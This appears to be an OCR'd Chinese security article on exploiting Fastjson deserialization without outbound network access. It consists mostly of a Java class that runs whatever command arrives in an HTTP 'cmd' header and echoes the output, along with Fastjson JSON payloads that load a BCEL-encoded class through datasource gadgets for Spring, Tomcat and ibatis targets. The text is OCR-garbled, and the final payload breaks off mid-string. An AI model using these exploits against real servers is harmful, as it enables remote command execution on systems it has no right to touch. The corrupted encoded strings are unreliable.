- SpringEcho

```
import java.lang.reflect.Method;
import java.util.Scanner;

public class SpringEcho {
    //静态代码块在类加载的时候就会去执行
    static {
        try {
            //首先获取当前的HttpServletRequest和HttpServletResponse对象。
            Class c =
Thread.currentThread().getContextClassLoader().loadClass("org.springframework.we
b.context.request.RequestContextHolder");
            Method m = c.getMethod("getRequestAttributes");
            Object o = m.invoke(null);
            c =
Thread.currentThread().getContextClassLoader().loadClass("org.springframework.we
b.context.request.ServletRequestAttributes");
            m = c.getMethod("getResponse");
            Method m1 = c.getMethod("getRequest");
            Object resp = m.invoke(o);
            Object req = m1.invoke(o); // HttpServletRequest
            //通过反射获取HttpServletRequest的"getHeader"方法，用于获取HTTP请求
头"cmd"的值，通过变量"cmd"执行系统命令。
            Method getWriter =
Thread.currentThread().getContextClassLoader().loadClass("javax.servlet.ServletR
esponse").getDeclaredMethod("getWriter");
            Method getHeader =
Thread.currentThread().getContextClassLoader().loadClass("javax.servlet.http.Htt
pServletRequest").getDeclaredMethod("getHeader",String.class);
            getHeader.setAccessible(true);
            getWriter.setAccessible(true);
            Object writer = getWriter.invoke(resp);
            String cmd = (String)getHeader.invoke(req, "cmd");
            String[] commands = new String[3];
            //这里对操作系统做了判断，windows和linux的采用cmd和/bin/bash来命令执行
            if (System.getProperty("os.name").toUpperCase().contains("WIN")) {
                commands[0] = "cmd";
                commands[1] = "/c";
            } else {
                commands[0] = "/bin/sh";
                commands[1] = "-c";
            }
            commands[2] = cmd;
            //使用反射获取"writer"对象的方法，然后执行命令并输出结果
            writer.getClass().getDeclaredMethod("println",
String.class).invoke(writer, new
Scanner(Runtime.getRuntime().exec(commands).getInputStream()).useDelimiter("\\A"
).next());
            writer.getClass().getDeclaredMethod("flush").invoke(writer);
            writer.getClass().getDeclaredMethod("close").invoke(writer);
        } catch (Exception e) {

        }
```


```
    }
}
```

文章 - Fastjson不出网利用总结 - 先知社区

SpringEcho 回显

```
{"x":{{"@type":"com.alibaba.fastjson.JSONObject","name":
{"@type":"java.lang.Class","val":"org.apache.ibatis.datasource.unpooled.UnpooledDataSource"},"c":
{"@type":"org.apache.ibatis.datasource.unpooled.UnpooledDataSource","key":
{"@type":"java.lang.Class","val":"com.sun.org.apache.bcel.internal.util.ClassLoader"},"driverClassLoader":
{"@type":"com.sun.org.apache.bcel.internal.util.ClassLoader"},"driver":"$$BCEL$$
$l$8b$I$A$A$A$A$A$A$A$a5Wyx$Ug$Z$ff$cd$5e3$3b$99$9OdCB$W$uG$N$bO9v$b7$a1$95B$c2$
99$9O$4OJ$S$u$hK$97P$db$c9$ec$q$3bd3$Tfg$J$aO$b6$k$d4$D$8fZ$8f$daPO$b4$ae$b7P$eb
$s$U9$eaA$b1Z$8fzT$ad$d6zk$f1$f6$8f$da$f6$B$7c$bf$99$N$d9$84$ad$3c$3e$sy$be$f9$b
e$f7$7b$ef$f7$f7$be3y$fc$e2$p$a7$A$dc$8O$7f$89$Q1$m$6OP$84$PI$b6h$Cv$f3$Y$e2$91$
f2$a3$E$c3$8c$a4$f3Ox$8c$88t$de$p$c2D$9a$JY$C2$ecr$_$8fQ$B$fb$E$ec$e7q$8O$R$5e$c
3$e3$b5$ec$f9$3a$R$d5$b8S$c4$5dx$3d$5b$de$m$e2$8dx$T$5b$O$K$b8$5bD7$de$cc$e3$z$e
c$fcV$Bo$T$d1$84C$C$de$$$eO$j$3c$de$v$eO$5d$C$ee$R$fOn$k$f7$Kx$P$8f$f7$96$aO$B$e
fc$cb$fb$F$dc$t$eO$D$C$ee$e71$s$eOO$T$bc$93$z$P$I$f8$aO$8O$P$J$f8$bO$8O$8f$88$f8
$u$3e$c6$a8G$E$7c$5c$cO$t$E$3c$u$eO$93$C$b2$3c$3e$c5$e3$d3$o6$eO3l$f9$ac$88$cf$e
1$f3$o$d6$e3$L$C$be$c8$9eG$d9r$8c$89$3e$c4$7c$fc$S$d3$f4$bO$88$_$p$c7c$9c$83o$b5
$a6k$d6Z$O$eeP$dd$z$i$3cmFB$e5P$d6$a5$e9jOf$b8_5$7b$e5$fe$UQ$fc$a3$a6f$a9$adFb$3
f$879$a1$ae$dd$f2$5e9$9a$92$f5$c1$e8$d6$fe$dd$aab$b5$f4$b52$f1$d2$98$r$xC$dd$f2$
88$zE$89$a4$U$da$b9$k$e2$m$b6$efS$d4$RK3$f44$H$ef$aOju$9O$cO$ca$o$aa$K$u1$cb$d4$
f4$c1$96$ba$x$99xLPY8$I$ab$95$94$j$B$8f$e3$94$4O$ca$_$r$97$c7$pd$_fdLE$ed$dO$98$
fbe$bd$c6$bO$o$5b$edJ$d2$88O$5d$Sz$bO$95C$ada$OF$e4$RYI$aa$R$cb$e6$88d$y$z$V$e9$
cf$MDZ$f7$5bj$5b2$a3$PI8$81$afH8$89Sd$$$adZ$ec$82B$u$9b$f2$a9$z$r$a7$89$e2$eak$9
5p$gg$q$3c$8a$afr$u$9f$e94$87$8a$vR$a7n$a9$83$aa$c9$i$f9$g$8f$afK$f8$G$ceJx$M$e7
8$fO$Jc$H$cb$b6$84o2$3d$8bf$Y$ea1$ac$O$p$a3$t$$$e7$93C$rc$89$e8$9aa$7b$dd$9a$Z$Y
PM$w$e6$a8$v$8fpX8$r$dfc$c42J$b2$5b$b5$92$c6$94$b8$84$c7$f1$z$O$Lf$b2uhj$aa$9O$e
b$db8$c7$bc$7d$82R$_$e1$3b$f8$ae$84$ef$e1$fb$94v$JO$e2$H$S$7e$88$l$91$ebV$d2T$e5
DZ$c2N$f4$91_$7d$F$95$eb$b5$afZ$q$fc$YO$91s$ea$3eU$91$fO$T$fc$94$f6I$cb$oG$7d$96
l$S$$8$E$a6$84$b6gt$ddA$aO$cfJj$e9$da$eb$c8FR$d6$T$v$W$aOoOe$f4$cb$a9$7c$fc$8e$4
OAV$c4$R$d3P$d4t$daO$a98$b3l$WV$ddh$97$96$b6$q$fc$MO$b3$I$7eN$dO7$d5$3d$iJ$c8$f4
v5$3dB$f8dx$a7$d3fr$97$99$v$9f$JH$c2A$af$9a$b6TB$93$84_$eO$Zb$t$5c$Q$f6$ad$MY$f2
$cb$89$c4$a4$u$cf$f8$94$e1$E$ed$8ctD$97$87$a9$v$7e$v$e1Y$fcJ$c2$afY$g$7c$a3$9a$9
eOF$e9$9e$b8$o$94$T$82QT$a1c$b4_$d3$a3$e9$q$j$c3$ca$qpl$efc$8a$ac$ebLw$cd$94$5b$
db$9c$4O$5b3Z$w$e1$6O$ea7$S$7e$8b$df$f1$f8$bd$84$3f$eO$8f$8c$f2$tR$b5k$83$84$e7p
$5e$c2$9f$f1$94$84$bf$eO$af$S$b6$p$s$e1o$f8$3b$8f$7fH$f8$tsi$9eb$MG$H$e4$b4$b5$3
bm$e8$d1$bd$99Tt$aay$a8$f9$a7$ac$9a$ea$4O$8a$6O$j$b5$812$zMN$a9g$d4$3f$df$cc$U$d
b$8Oa$f6P$w8$y$J$fd$f7f$b7$f1N$S$r$ba$3a$da$a9$a7$zYWHjv$a8$c8$4O$m$U$f5$c6$b7$b
5S$aa$8a$c8WP57$aaJJ6$d5$84$83$7e$O$eb$8b$d8$ee$bbB$b6$dO$d2d$bc$8e$Gf1$d4$c9$a6
$5e$cd$cb$b1Py5$7d$af1D$3e$af$w63$af$q$V$NL$m$ef$f3$p$a62T$y$3d$M$ac$93$W$cb$LB$
cd$X$s$7c$95$yO$ab$p$a9$x$r$V$b1$cc$88j$w$8e$d1$aab$f2l$da$T$e87$u$Mx$9a$dd$a1$9
e$dONFv$db$3d$bc$b4H$cOE$a3$xU2$a6$a9$ea$d6$qf$a6W7$3f4$a8$7fI$abs$d8d$g$Z$9a$W$
c1$o$7c$f6$VC$Y1$3b$I$9b$ae$ed2$E$F$c5$dO$zYc$af$a2y$85$8e$b6$re3$a6$ee$c9$a8$E$
b4$96$ba$9d$USZ$3b$aO$dao$c7N$96$88$ce$a2$n$fOZ$ba$7dx$c4$dao$f3$ed$9c$3eO$f6$d3
$9c$Yv$a6$Lu$v$r$95$b1$z$bdJE$$$fbYb$Z$5d$c6$a8j$b6$c9l$uU$87$8a$f4$TK$b9$97Z$c3
$b4$98$83$85Z$f2S$a1e$da$7b$tOt$S$da$a9$8fdhnQ$ea$86$d9k$3d$_$ac$Z$d1$82$L$S$af$
J$V$bd$6O$96$a5LZ$dd$a8$a6$b4az_$d1LZ$f6$f2$81$V$O$_$d6$3b$ba$ba$cfr$bO$9d$7f$a1
zBu$7d$ad$O$fa$f2$99$d2$Y$b9$sT$a8$6O$ea$86t$cc$$F$t$9d$96$e1$98$c6b$fa$e2$R$c1$
7e$3c$eO$d8$x$9f$d6mt$ba$86$9e$i$3d$bd$f5$e3$eO$8e$d1$86$c3$cd$b4$fa$i$o$89$dOT$
84$8b$b1r$a3$f4$91$e8$r$ea$8b$B$d7$E$dc$3d$e1$i$3c$dd$e1$8O$d7w$S$be$b8$3b$cO$c7
$e2$9e$87$m$c4$e2$5e$b6$e6$eOo$f4$9e$84$Yw7$Q$dd$d9$9d$4OI$dc$3d$O$89$Il$dbp$8a$
ed$89$b3tG$7d$O$b3$Ce$k$5bQ$98$u$e5$f5$k$5b$a2$d1$be$cd$e2P$b3$t$Q$bOm$G$w$3d$93
$e6$c8D$d8$937Al$ddWS$d2$fe$ff$x9F$99$A$M$faN$ae$bO$9f$e3$98M$U$96$af$b5$u$a3$b5
$83$f2$b6$89$b2$b4$99h$9dt$bf$9d8o$82$85$z8$8O$$$dcG$rx$98h$e3$94$fe$e3T$8O$d3$9
4$d5$a7$89$f3$F$f4$d2$_O$H$ee$e7a$f2x$d5$f3$d8$c8$e3$96$L$d8$cOc$H$8f$5b$R$cfW$a
d$8e$caA$l$TN9$fO$A$dcv9Vr$b6$d7$U$96$f8$m$aa$c3$N9TugQ$da$ec$a1$C$cd$e9$c9$5ez$
ae$f11H$tP$jo$YG$cd$e9FO$O$c1F$s$98$7b$944$96$a2$92$be$e4$ab$f3A$y$87D$eb$O$3a$d
d$K$9e$y$95b$X$dd$dfF$f7$afF$Nn$t$ac$dc$81EPP$8b$E$c2$Y$m$feA$db$f1$Kx$$$8O$e7$b
1$8b$9c$ed$e1q$9b_$wpY$m$e1$3c$d8$dc$s$9dJ$A$d7$cd$ee$96$J$cc$cba$7e$eO$9a$J$y8$
```

```
83$85$f4$d7$e5$5e3$bf$e1$d4$R$d7$f5$N$f3$97$f7$84$cf$ba$96$9O$fb$8b$9a$3dAO$6Oq$
O$d7$kvU$d1$ee$V$b4$hs$95$84$D$b5$q$d6$ec$Nz$l$c5$921$ee$a5$aO7$bO$94$I$81el$J$d
9WY$I$cd$be$y$f7$y$5d$d5$db$s$g$9a$7d$ee$V$7c$V$l$f4$jG$p$87$p$dc$a9$aO$af$8a$3f
$8e$bO$L$cdBP$ID$f2$gY$fd$a3n$aa$3f$d5$3e$e8$a5$8dH$85o$f6$3b$X$d7$e5q$d3$U$b3o$
3dyX7$c5$D$cb$c7q$3d$83$c8$Z41$9f$cfb$uH$89$be$e1O$94$aO$9fI$be$d2$91tZ$a3$3c$e8
$f7$5c$ee$88$K$9cc$7d$cO$eO$e5$bO$ae$fON$g$89$7b$f2$96$fc$de$Z$96$e2d$c3$W$f1$b4
$5c$cd$b3$hgz6$96$f7$ec$de$ff$c1$b3$cO$ca$J$ac$ca$a19$dO$c2$w$8O$m$f5$7c$TY$5b$c
d$5c$5cC$zO$dedQ$9d$a7$aee$d4u$O$b5Y$M$faO$6O$7d$fc$E6$c4$83$e28Zsh$cba$e38$da$D
$j9l$caas$O$9d$T$b8$89$e2$m$d7Jl$d7$c6P5w$M$VA$ff$E$b6$e4$dO$e5O$Q$c5$97$85$ff$m
$cfe$_$ae$9e$3c$b8$b8$ec$85$t$b2$fOla$8d$d9$D$99pYG$fO$earm$a5$a7$83$e9$p$I$d1$w
$dO$c9O$cdZ$82$f9$84$f1E$84$ecZ$ccB$3d5$edZ$94S$dbV$9Ot$r$c9W$93$86$d9$84$ec$wh$
84$f8$M$e6$e2$m$e6$e1$k$92$ba$9f$dO$7f$M$L$fO$M$W$e2$3c$Wq$d5X$ccu$e2Zn$L$96p$fb
$bO$94$bb$h$cb$b8$a3$Iq$e7Q$e7$aa$4O$bd$ab$92$9OU$8b$88k9$9a$5c$x$bO$dc$b5$Ks$5d
$eb$bO$c2$d5$86$h$5d$j$uqua$jy$b9$c6$b5$8d$feU$ed$b5$bb$ae$fc$o$aa9$k$L$b9K4$t$7
c$f6$8e$c7$ed$3c$ee$aO$v$A$da$ca$d4d$b3x$f4s$X$fO$a4$3d$Yv$bc$84C$dby$uuR$c5$L$f
O$bd$I$ef$r$g$3fn$5b$Q$f87$bc$ad$q$c3$e6y$82$d4$bb$aO$fe$H$d8$3e$ebc$Z$Q$A$A"}}:
"a"}}
```

Tomcat 回显

```
{
    "a": {
        "@type": "java.lang.Class",
        "val": "org.apache.tomcat.dbcp.dbcp2.BasicDataSource"
    },
    "b": {
        "@type": "java.lang.Class",
        "val": "com.sun.org.apache.bcel.internal.util.ClassLoader"
    },
    "c": {
        "@type": "org.apache.tomcat.dbcp.dbcp2.BasicDataSource",
        "driverClassLoader": {
            "@type": "com.sun.org.apache.bcel.internal.util.ClassLoader"
        },
```

```
        "driverClassName":
"$$BCEL$$$l$8b$I$A$A$A$A$A$A$A$a5Wyx$Ug$Z$ff$cd$5e3$3b$99$9OdCB$W$uG$N$bO9v$b7$a
1$95B$c2$99$9O$4OJ$S$u$hK$97P$db$c9$ec$q$3bd3$Tfg$J$aO$b6$k$d4$D$8fZ$8f$daPO$b4$
ae$b7P$eb$s$U9$eaA$b1Z$8fzT$ad$d6zk$f1$f6$8f$da$f6$B$7c$bf$99$N$d9$84$ad$3c$3e$s
y$be$f9$be$f7$7b$ef$f7$f7$be3y$fc$e2$p$a7$A$dc$8O$7f$89$Q1$m$6OP$84$PI$b6h$Cv$f3
$Y$e2$91$f2$a3$E$c3$8c$a4$f3Ox$8c$88t$de$p$c2D$9a$JY$C2$ecr$_$8fQ$B$fb$E$ec$e7q$
8O$R$5e$c3$e3$b5$ec$f9$3a$R$d5$b8S$c4$5dx$3d$5b$de$m$e2$8dx$T$5b$O$K$b8$5bD7$de$
cc$e3$z$ec$fcV$Bo$T$d1$84C$C$de$$$eO$j$3c$de$v$eO$5d$C$ee$R$fOn$k$f7$Kx$P$8f$f7$
96$aO$B$efc$cb$fb$F$dc$t$eO$D$C$ee$e71$s$eOO$T$bc$93$z$P$I$f8$aO$8O$P$J$f8$bO$8O
$8f$88$f8$u$3e$c6$a8G$E$7c$5c$cO$t$E$3c$u$eO$93$C$b2$3c$3e$c5$e3$d3$o6$eO3l$f9$a
c$88$cf$e1$f3$o$d6$e3$L$C$be$c8$9eG$d9r$8c$89$3e$c4$7c$fc$S$d3$f4$bO$88$_$p$c7c$
9c$83o$b5$a6k$d6Z$O$eeP$dd$z$i$3cmFB$e5P$d6$a5$e9jOf$b8_5$7b$e5$fe$UQ$fc$a3$a6f$
a9$adFb$3f$879$a1$ae$dd$f2$5e9$9a$92$f5$c1$e8$d6$fe$dd$aab$b5$f4$b52$f1$d2$98$r$
xC$dd$f2$88$zE$89$a4$U$da$b9$k$e2$m$b6$efS$d4$RK3$f44$H$ef$aOju$9O$cO$ca$o$aa$K$
u1$cb$d4$f4$c1$96$ba$x$99xLPY8$I$ab$95$94$j$B$8f$e3$94$4O$ca$_$r$97$c7$pd$_fdLE$
ed$dO$98$fbe$bd$c6$bO$o$5b$edJ$d2$88O$5d$Sz$bO$95C$ada$OF$e4$RYI$aa$R$cb$e6$88d$
y$z$V$e9$cf$MDZ$f7$5bj$5b2$a3$PI8$81$afH8$89Sd$$$adZ$ec$82B$u$9b$f2$a9$z$r$a7$89
$e2$eak$95p$gg$q$3c$8a$afr$u$9f$e94$87$8a$vR$a7n$a9$83$aa$c9$i$f9$g$8f$afK$f8$G$
ceJx$M$e78$fO$Jc$H$cb$b6$84o2$3d$8bf$Y$ea1$ac$O$p$a3$t$$$e7$93C$rc$89$e8$9aa$7b$
dd$9a$Z$YPM$w$e6$a8$v$8fpX8$r$dfc$c42J$b2$5b$b5$92$c6$94$b8$84$c7$f1$z$O$Lf$b2uh
j$aa$9O$eb$db8$c7$bc$7d$82R$_$e1$3b$f8$ae$84$ef$e1$fb$94v$JO$e2$H$S$7e$88$l$91$e
bV$d2T$e5DZ$c2N$f4$91_$7d$F$95$eb$b5$afZ$q$fc$YO$91s$ea$3eU$91$fO$T$fc$94$f6I$cb
$oG$7d$96l$S$$8$E$a6$84$b6gt$ddA$aO$cfJj$e9$da$eb$c8FR$d6$T$v$W$aOoOe$f4$cb$a9$7
c$fc$8e$4OAV$c4$R$d3P$d4t$daO$a98$b3l$WV$ddh$97$96$b6$q$fc$MO$b3$I$7eN$dO7$d5$3d
$iJ$c8$f4v5$3dB$f8dx$a7$d3fr$97$99$v$9f$JH$c2A$af$9a$b6TB$93$84_$eO$Zb$t$5c$Q$f6
$ad$MY$f2$cb$89$c4$a4$u$cf$f8$94$e1$E$ed$8ctD$97$87$a9$v$7e$v$e1Y$fcJ$c2$afY$g$7
c$a3$9a$9eOF$e9$9e$b8$o$94$T$82QT$a1c$b4_$d3$a3$e9$q$j$c3$ca$qpl$efc$8a$ac$ebLw$
cd$94$5b$db$9c$4O$5b3Z$w$e1$6O$ea7$S$7e$8b$df$f1$f8$bd$84$3f$eO$8f$8c$f2$tR$b5k$
83$84$e7p$5e$c2$9f$f1$94$84$bf$eO$af$S$b6$p$s$e1o$f8$3b$8f$7fH$f8$tsi$9eb$MG$H$e
4$b4$b5$3bm$e8$d1$bd$99Tt$aay$a8$f9$a7$ac$9a$ea$4O$8a$6O$j$b5$812$zMN$a9g$d4$3f$
df$cc$U$db$8Oa$f6P$w8$y$J$fd$f7f$b7$f1N$S$r$ba$3a$da$a9$a7$zYWHjv$a8$c8$4O$m$U$f
5$c6$b7$b5S$aa$8a$c8WP57$aaJJ6$d5$84$83$7e$O$eb$8b$d8$ee$bbB$b6$dO$d2d$bc$8e$Gf1
$d4$c9$a6$5e$cd$cb$b1Py5$7d$af1D$3e$af$w63$af$q$V$NL$m$ef$f3$p$a62T$y$3d$M$ac$93
$W$cb$LB$cd$X$s$7c$95$yO$ab$p$a9$x$r$V$b1$cc$88j$w$8e$d1$aab$f2l$da$T$e87$u$Mx$9
a$dd$a1$9e$dONFv$db$3d$bc$b4H$cOE$a3$xU2$a6$a9$ea$d6$qf$a6W7$3f4$a8$7fI$abs$d8d$
g$Z$9a$W$c1$o$7c$f6$VC$Y1$3b$I$9b$ae$ed2$E$F$c5$dO$zYc$af$a2y$85$8e$b6$re3$a6$ee
$c9$a8$E$b4$96$ba$9d$USZ$3b$aO$dao$c7N$96$88$ce$a2$n$fOZ$ba$7dx$c4$dao$f3$ed$9c$
3eO$f6$d3$9c$Yv$a6$Lu$v$r$95$b1$z$bdJE$$$fbYb$Z$5d$c6$a8j$b6$c9l$uU$87$8a$f4$TK$
b9$97Z$c3$b4$98$83$85Z$f2S$a1e$da$7b$tOt$S$da$a9$8fdhnQ$ea$86$d9k$3d$_$ac$Z$d1$8
2$L$S$af$J$V$bd$6O$96$a5LZ$dd$a8$a6$b4az_$d1LZ$f6$f2$81$V$O$_$d6$3b$ba$ba$cfr$bO
$9d$7f$a1zBu$7d$ad$O$fa$f2$99$d2$Y$b9$sT$a8$6O$ea$86t$cc$$F$t$9d$96$e1$98$c6b$fa
$e2$R$c1$7e$3c$eO$d8$x$9f$d6mt$ba$86$9e$i$3d$bd$f5$e3$eO$8e$d1$86$c3$cd$b4$fa$i$
o$89$dOT$84$8b$b1r$a3$f4$91$e8$r$ea$8b$B$d7$E$dc$3d$e1$i$3c$dd$e1$8O$d7w$S$be$b8
$3b$cO$c7$e2$9e$87$m$c4$e2$5e$b6$e6$eOo$f4$9e$84$Yw7$Q$dd$d9$9d$4OI$dc$3d$O$89$I
l$dbp$8a$ed$89$b3tG$7d$O$b3$Ce$k$5bQ$98$u$e5$f5$k$5b$a2$d1$be$cd$e2P$b3$t$Q$bOm$
G$w$3d$93$e6$c8D$d8$937Al$ddWS$d2$fe$ff$x9F$99$A$M$faN$ae$bO$9f$e3$98M$U$96$af$b
5$u$a3$b5$83$f2$b6$89$b2$b4$99h$9dt$bf$9d8o$82$85$z8$8O$$$dcG$rx$98h$e3$94$fe$e3
T$8O$d3$94$d5$a7$89$f3$F$f4$d2$_0$H$ee$e7a$f2x$d5$f3$d8$c8$e3$96$L$d8$cOc$H$8f$5
b$R$cfW$ad$8e$caA$l$TN9$fO$A$dcv9Vr$b6$d7$U$96$f8$m$aa$c3$N9TugQ$da$ec$a1$C$cd$e
9$c9$5ez$ae$f11H$tP$jo$YG$cd$e9FO$O$c1F$S$98$7b$944$96$a2$92$be$e4$ab$f3A$y$87D$
eb$O$3a$dd$K$9e$y$95b$X$dd$dfF$f7$afF$Nn$t$ac$dc$81EPP$8b$E$c2$Y$m$feA$db$f1$Kx$
$$8O$e7$b1$8b$9c$ed$e1q$9b_$wpY$m$e1$3c$d8$dc$s$9dJ$A$d7$cd$ee$96$J$cc$cba$7e$eO
$9a$J$y8$83$85$f4$d7$e5$5e3$bf$e1$d4$R$d7$f5$N$f3$97$f7$84$cf$ba$96$9O$fb$8b$9a$
3dAO$6Oq$O$d7$kvU$d1$ee$V$b4$hs$95$84$D$b5$q$d6$ec$Nz$l$c5$921$ee$a5$aO7$bO$94$I
$81el$J$d9WY$I$cd$be$y$f7$y$5d$d5$db$s$g$9a$7d$ee$V$7c$V$l$f4$jG$p$87$p$dc$a9$aO
$af$8a$3f$8e$bO$L$cdBP$ID$f2$gY$fd$a3n$aa$3f$d5$3e$e8$a5$8dH$85o$f6$3b$X$d7$e5q$
d3$U$b3o$3dyX7$c5$D$cb$c7q$3d$83$c8$Z41$9f$cfb$uH$89$be$e1O$94$aO$9fI$be$d2$91tZ
$a3$3c$e8$f7$5c$ee$88$K$9cc$7d$cO$eO$e5$bO$ae$fON$g$89$7b$f2$96$fc$de$Z$96$e2d$c
```

```
3$W$f1$b4$5c$cd$b3$hgz6$96$f7$ec$de$ff$c1$b3$cO$ca$J$ac$ca$a19$dO$c2$w$8O$m$f5$7
c$TY$5b$cd$5c$5cC$zO$dedQ$9d$a7$aee$d4u$O$b5Y$M$faO$6O$7d$fc$E6$c4$83$e28Zsh$cba
$e38$da$D$j9l$caas$O$9d$T$b8$89$e2$m$d7Jl$d7$c6P5w$M$VA$ff$E$b6$e4$dO$e5O$Q$c5$9
7$85$ff$m$cfe$_$ae$9e$3c$b8$b8$ec$85$t$b2$fOla$8d$d9$D$99pYG$fO$earm$a5$a7$83$e9
$p$I$d1$w$dO$c9O$cdZ$82$f9$84$f1E$84$ecZ$ccB$3d5$edZ$94S$dbV$9Ot$r$c9W$93$86$d9$
84$ec$wh$84$f8$M$e6$e2$m$e6$e1$k$92$ba$9f$dO$7f$M$L$fO$M$W$e2$3c$Wq$d5X$ccu$e2Zn
$L$96p$fb$bO$94$bb$h$cb$b8$a3$Iq$e7Q$e7$aa$4O$bd$ab$92$9OU$8b$88k9$9a$5c$x$bO$dc
$b5$Ks$5d$eb$bO$c2$d5$86$h$5d$j$uqua$jy$b9$c6$b5$8d$feU$ed$b5$bb$ae$fc$o$aa9$k$L
$b9K4$t$7c$f6$8e$c7$ed$3c$ee$aO$v$A$da$ca$d4d$b3x$f4s$X$fO$a4$3d$Yv$bc$84C$dby$u
uR$c5$L$fO$bd$I$ef$r$g$3fn$5b$Q$f87$bc$ad$q$c3$e6y$82$d4$bb$aO$fe$H$d8$3e$ebc$Z$
Q$A$A"
    }
}
```

abitis 回显

适用于weblogic、jboss等非tomcat中间件且引入了ibatis组件的情况

```
<dependency>
    <groupId>org.mybatis</groupId>
  <artifactId>mybatis</artifactId>
  <version>3.5.2</version>
</dependency>
POST

Testcmd:whoami
```

{"@type":"com.alibaba.fastjson.JSONObject","name":
{"@type":"java.lang.Class","val":"org.apache.ibatis.datasource.unpooled.UnpooledDataSource"},"c":
{"@type":"org.apache.ibatis.datasource.unpooled.UnpooledDataSource","key":
{"@type":"java.lang.Class","val":"com.sun.org.apache.bcel.internal.util.ClassLoader"},"driverClassLoader":
{"@type":"com.sun.org.apache.bcel.internal.util.ClassLoader"},"driver":"
{$$BCEL$$$l$8b$IAAAAAAAa5WyxUgZffcd$5e3$3b$99$9OdCBWuGNbO9v$b7$a1$95B$c2$99$9O$4OJ$SuhK$97P$db$c9$ec$q$3bd3TfgJaOb6kd4D8fZ$8f$daPO$b4$ae$b7P$eb$s$U9eaAb1Z$8fzT$ad$d6zk$f1$f6$8fdaf6B7cbf99Nd9$84$ad$3c$3esybe$f9$be$f7$7beff7$f7$be3yfce2pa7Adc$8O$7f89Q1m6OP84PI$b6h$Cv$f3$Y$e2$91$f2$a3Ec3$8c$a4$f3Ox$8c$88t$de$p$c2D$9a$JY$C2$ecr$_$8fQBfb$E$ec$e7q$8OR5e$c3$e3$b5$ec$f9$3aRd5$b8S$c4$5dx$3d$5b$de$m$e2$8dx$T$5b$OKb8$5bD7$decce3$z$ecfcVBoTd1$84C$C$de$$$eOj3cdeveO5dCee$R$fOnkf7KxP$8f$f7$96$aOBefccbfb$F$dc$t$eODCeee71seOOTbc93zPI$f8$aO$8O$PJf8bO8O$8f$88$f8$u$3e$c6$a8G$E$7c$5ccOtE3cueO93C$b2$3c$3e$c5$e3$d3$o6$eO3l$f9$ac88cf$e1$f3od6$e3$LCbe$c8$9eG$d9r$8c$89$3e$c4$7cfcS$d3$f4bO88$_$p$c7c$9c$83o$b5$a6k$d6zOeePddzi3cmFB$e5P$d6$a5$e9jOf$b8_5$7b$e5$feUQfc$a3$a6f$a9$adFb$3f$879$a1$aeddf2$5e9$9a92f5$c1$e8$d6$feddaab$b5$f4$b52$f1$d2$98rxCdd$f2$88zE89$a4$Udab9ke2mb6efSd4$RK3$f44Hef$aOju$9OcOca$o$aa$Ku1$cb$d4$f4$c1$96bax$99xLPY8$Iab95$94$jB8f$e3$94$4O$ca$_$r97c7pd_fdLEeddO98fbebdc6bOo$5b$edJ$d2$88O$5d$SzbO95CadaOF$e4$RYIaaRcbe6$88d$yzV$e9$cfMDZf7$5bj$5b2$a3$PI8$81$afH8$89Sd$$$adZec82Bu9b$f2$a9zr$a7$89$e2$eak$95p$gg$q$3c$8a$afr$u$9f$e94$87$8a$vR$a7n$a9$83$aa$c9$i$f9$g$8f$afK$f8$G$ceJx$M$e78$fOJcHcbb6$84o2$3d$8bf$Y$ea1$ac$O$p$a3$t$$$e7$93C$rc89e8$9aa$7bdd9aZYPMwe6$a8$v$8fpX8$rdfcc42J$b2$5b$b5$92$c6$94$b8$84$c7$f1zOLfb2uhjaa9Oebdb8$c7$bc$7d$82R$_$e1$3b$f8ae84efe1fb94vJOe2HS$7e$88l91ebVd2T$e5DZ$c2N$f4$91_$7d$F95eb$b5$afZ$q$fcYO91sea3eU91fOTfc94f6IcboG$7d$96l$S$$8Ea6$84$b6gtddAaO$cfJj$e9daeb$c8FR$d6TvWaOoOe$f4$cb$a9$7cfc8e$4OAV$c4Rd3P$d4t$daO$a98$b3lWVddh$97$96$b6$qfcMO$b3$I$7eN$dO7$d5$3diJc8$f4v5$3dB$f8dx$a7$d3fr$97$99$v$9f$JH$c2A$af$9a$b6TB$93$84_eOZbt5cQf6adMY$f2$cb89c4$a4$ucff8$94$e1Eed$8ctD$97$87$a9v7eve1YfcJc2afYg$7c$a3$9a$9eOF$e9$9e$b8$o94T$82QT$a1c$b4_$d3$a3$e9qj$c3$caqplefc$8a$ac$ebLw$cd$94$5bdb9c$4O$5b3Zwe1$6O$ea7S7e$8b$df$f1$f8bd84$3f$eO$8f$8c$